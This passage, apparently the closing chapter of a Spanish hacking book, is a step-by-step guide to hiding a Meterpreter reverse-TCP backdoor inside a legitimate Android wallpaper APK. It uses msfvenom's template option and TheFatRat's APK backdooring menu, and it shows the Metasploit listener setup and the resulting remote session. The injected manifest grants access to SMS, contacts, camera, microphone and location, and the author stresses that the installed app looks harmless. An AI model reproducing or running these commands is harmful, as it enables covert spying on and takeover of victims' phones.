Nosotros lo vamos a hacer automático por dos razones, es más rápido y más sencillo. Esto podemos hacerlo tanto con **msfvenom** como **TheFatRat**.

Antes de empezar necesitamos una aplicación legítima, yo me he descargado una de fondos para el teléfono.

### Msfvenom

Aquí lo recomendable sería ver la ayuda de msfvenom, para ello ponemos **msfvenom --h**

```
-x, --template <path> Specify a custom executable file to use as a template
```

El parámetro que vamos a usar es **-x** y le vamos a pasar la ruta de la aplicación legítima.

El comando sería así:

```
msfvenom -x /home/jotta/Escritorio/Wallpapers.apk -p android/meterpreter/reverse_tcp
LHOST=192.168.1.78 LPORT=4444 -o /home/jotta/Escritorio/WallpaperInfectado.apk
```

Es posible que te de un error de **zipalign**, esto se soluciona poniendo el siguiente comando:

```
root@jotta:/home/jotta# msfvenom -x /home/jotta/Escritorio/Wallpapers.apk -p android/meterpreter/reverse_tcp LHOST=192.168.1.78 LPORT=4444 -o /home/jotta/Escritorio/WallpaperInfectado.apk
Using APK template: /home/jotta/Escritorio/Wallpapers.apk
[-] No platform was selected, choosing Msf::Module::Platform::Android from the payload
[-] No arch selected, selecting arch: dalvik from the payload
[*] Creating signing key and keystore..
[*] Decompiling original APK..
[*] Decompiling payload APK..
[*] Locating hook point..
[*] Adding payload as package com.google.android.apps.wallpaper.ijks
[*] Loading /tmp/d20201116-6598-fesac/original/smali/com/google/android/apps/wallpaper/picker/WallpapersApplication.smali and injecting payload..
[*] Poisoning the manifest with meterpreter permissions..
[*] Adding <uses-permission android:name="android.permission.CHANGE_WIFI_STATE" />
[*] Adding <uses-permission android:name="android.permission.WRITE_CONTACTS" />
[*] Adding <uses-permission android:name="android.permission.WRITE_CALL_LOG" />
[*] Adding <uses-permission android:name="android.permission.CAMERA" />
[*] Adding <uses-permission android:name="android.permission.CALL_PHONE" />
[*] Adding <uses-permission android:name="android.permission.READ_CALL_LOG" />
[*] Adding <uses-permission android:name="android.permission.READ_CONTACTS" />
[*] Adding <uses-permission android:name="android.permission.ACCESS_WIFI_STATE" />
[*] Adding <uses-permission android:name="android.permission.READ_SMS" />
[*] Adding <uses-permission android:name="android.permission.WRITE_SETTINGS" />
[*] Adding <uses-permission android:name="android.permission.ACCESS_FINE_LOCATION" />
[*] Adding <uses-permission android:name="android.permission.RECORD_AUDIO" />
[*] Adding <uses-permission android:name="android.permission.RECEIVE_SMS" />
[*] Adding <uses-permission android:name="android.permission.RECORD_AUDIO" />
[*] Adding <uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE" />
[*] Adding <uses-permission android:name="android.permission.READ_PHONE_STATE" />
[*] Adding <uses-permission android:name="android.permission.SEND_SMS" />
[*] Adding <uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION" />
```



**apt-get install zipalign**

Aquí lo que está haciendo es **descompilar el APK original**, después el APK infectado, busca el **hook** y le añade el Payload. Todo eso sería lo que nosotros tendríamos que hacer de forma manual si no quisiéramos usar el modo automático o este nos diera error.

Una vez terminado el proceso se nos creará el fichero infectado .apk. Ahora vamos a poner la consola de Metasploit a la escucha.

```
service postgresql start
msfconsole
use exploit/multi/handler
set PAYLOAD android/meterpreter/reverse_tcp
set LHOST 192.168.1.78
set LPORT 4444
exploit
```

Una vez que ya está a la escucha voy a enviármelo al teléfono y pongo las capturas para que veas que no hay nada raro.



Ya la hemos instalado, ejecutado y vamos a ver la consola.

```

msf5 exploit(multi/handler) > set lhost 192.168.1.78
lhost => 192.168.1.78
msf5 exploit(multi/handler) > set lport 4444
lport => 4444
[*] Started reverse TCP handler on 192.168.1.78:4444 [Reenviar]
[*] Sending stage (73808 bytes) to 192.168.1.74
[*] Meterpreter session 1 opened (192.168.1.78:4444 → 192.168.1.74:63976) at 2020-11-16 17:11:49 +0100

meterpreter > help
Nueva reunión
Core Commands
Unirse a una reunión

Command Description
? Help menu
background Backgrounds the current session
bg Alias for background
bgkill Kills a background meterpreter script

```

¡Y ya tenemos conexión!

## TheFatRat

Con TheFatRat también es muy sencillo. Vamos a ejecutar TheFatRat.

fatrat

```

[01] Create Backdoor with msfvenom
[02] Create Fud 100% Backdoor with Fudwin 1.0
[03] Create Fud Backdoor with Avoid v1.2
[04] Create Fud Backdoor with backdoor-factory [embed]
[05] Backdooring Original apk [Instagram, Line,etc]
[06] Create Fud Backdoor 1000% with PwnWinds [Excelent]
[07] Create Backdoor For Office with Microsploit
[08] Trojan Debian Package For Remote Acces [Trodebi]
[09] Load/Create auto listeners
[10] Jump to msfconsole
[11] Searchsploit
[12] File Pumper [Increase Your Files Size]
[13] Configure Default Lhost & Lport
[14] Cleanup
[15] Help
[16] Credits
[17] Exit

[TheFatRat]—[~]—[menu]:
→ 5

```

La opción 5 nos permite backdorizar una apk legítima. La elegimos y le presionamos enter.

Nos pedirá que pongamos el host, el puerto y la ruta del apk original.

```
Cleaning Temp files
Done! Nueva reunión

Your local IPV4 address is : 192.168.1.78
Your local IPV6 address is : fe80::a00:27ff:fed2:2db9
Your public IP address is : 79.146.145.17
Your Hostname is : 17.red-79-146-145.dynamicip.rima-tde.net

Set LHOST IP: 192.168.1.78
Set LPORT: 4444

Enter the path to your android app/game .(ex: /root/downloads/myapp.apk)
Path : /home/jotta/Escritorio/Wallpapers.apk
```

Una vez metidos estos datos nos pedirá que elijamos el Payload, yo voy a elegir **android/meterpreter/reverse\_tcp**

```
pruebas
[1] android/meterpreter/reverse_http
[2] android/meterpreter/reverse_https
[3] android/meterpreter/reverse_tcp
[4] android/shell/reverse_http
[5] android/shell/reverse_https
[6] android/shell/reverse_tcp

Choose Payload : 3
```

Después nos dará la opción de si queremos usar el antiguo método de Fatrat o no, yo voy a marcar la primera.

```
[++++++]
[1] Use Backdoor-apk 0.2.4a
[2] Use old Fatrat method

Select Tool to create apk : 1
```

Después nos pregunta si queremos mantener el manifest original o fusionarlo con el del Payload, aquí están los permisos, si usamos una app que ya tiene los permisos que nosotros queremos entonces podemos mantener el original, si queremos más permisos de los que la app pide entonces tenemos que fusionarlos.

```
[*] Running backdoor-apk.sh v0.2.4a on mar 17 nov 2020 08:50:55 CET
[+] Android manifest permission options:
1) Keep original
2) Merge with payload and shuffle
[?] Please select an Android manifest permission option: 2
```

Una vez seleccionado eso comenzará el proceso. Si no hay ningún problema entonces se nos generará el .apk.

```
[*] Backdoor apk created successfully
Your RAT apk was successfully builded and signed , it is located here :
~/Fatrat_Generated/app_backdoor.apk
```

Como puedes ver ya se ha generado y si vamos a la ruta podemos ver el apk camuflado.

```
root@jotta:/home/jotta# cd ~/Fatrat_Generated/
root@jotta:~/Fatrat_Generated# ls
app_backdoor.apk Powerfull.exe Powerfull-fud.exe Program.cs pruebaFat.apk
root@jotta:~/Fatrat_Generated#
```

## ¿FIN?

No importa si has venido a esta página directamente o has terminado todo el libro, si has leído mis libros anteriores o has venido directamente a este. En cualquier caso solo puedo felicitarte, te preguntarás ¿por qué?, muy fácil, ya estás en el camino, en el camino para convertirte en un hacker profesional.

Lo que hace al mejor es seguir aprendiendo y practicar, practicar mucho. Alguien por saber toda la teoría no es mejor que otro si este no sabe aplicarla.

Además, esto no termina aquí sino que acaba de empezar, la tecnología avanza y tu tienes que avanzar con ella, no importa que sea tu primer contacto con el hacking o ya vayas rodado, lo importante es renovarse día a día.

Poco más puedo decirte, a seguir aprendiendo y si tienes alguna duda o quieres estar al día de todo lo que está pasando en el hacking, conocer anécdotas de seguidores, películas y mucho más puedes seguirme en **Instagram: @jotta\_app**.

Una cosa que si te recomendaría es que empieces a aprender a programar si no sabes aún, para empezar en el hacking no hace falta, pero si quieras dedicarte a esto lo necesitas. Si te gustaría aprender a programar te recomiendo mi libro de Java, donde te lo explico desde 0, con muchos ejemplos y más de 50 ejercicios para afianzar los conocimientos.

Muchas gracias por confiar en mi y permitirme guiarte a través de este increíble mundo que es el hacking.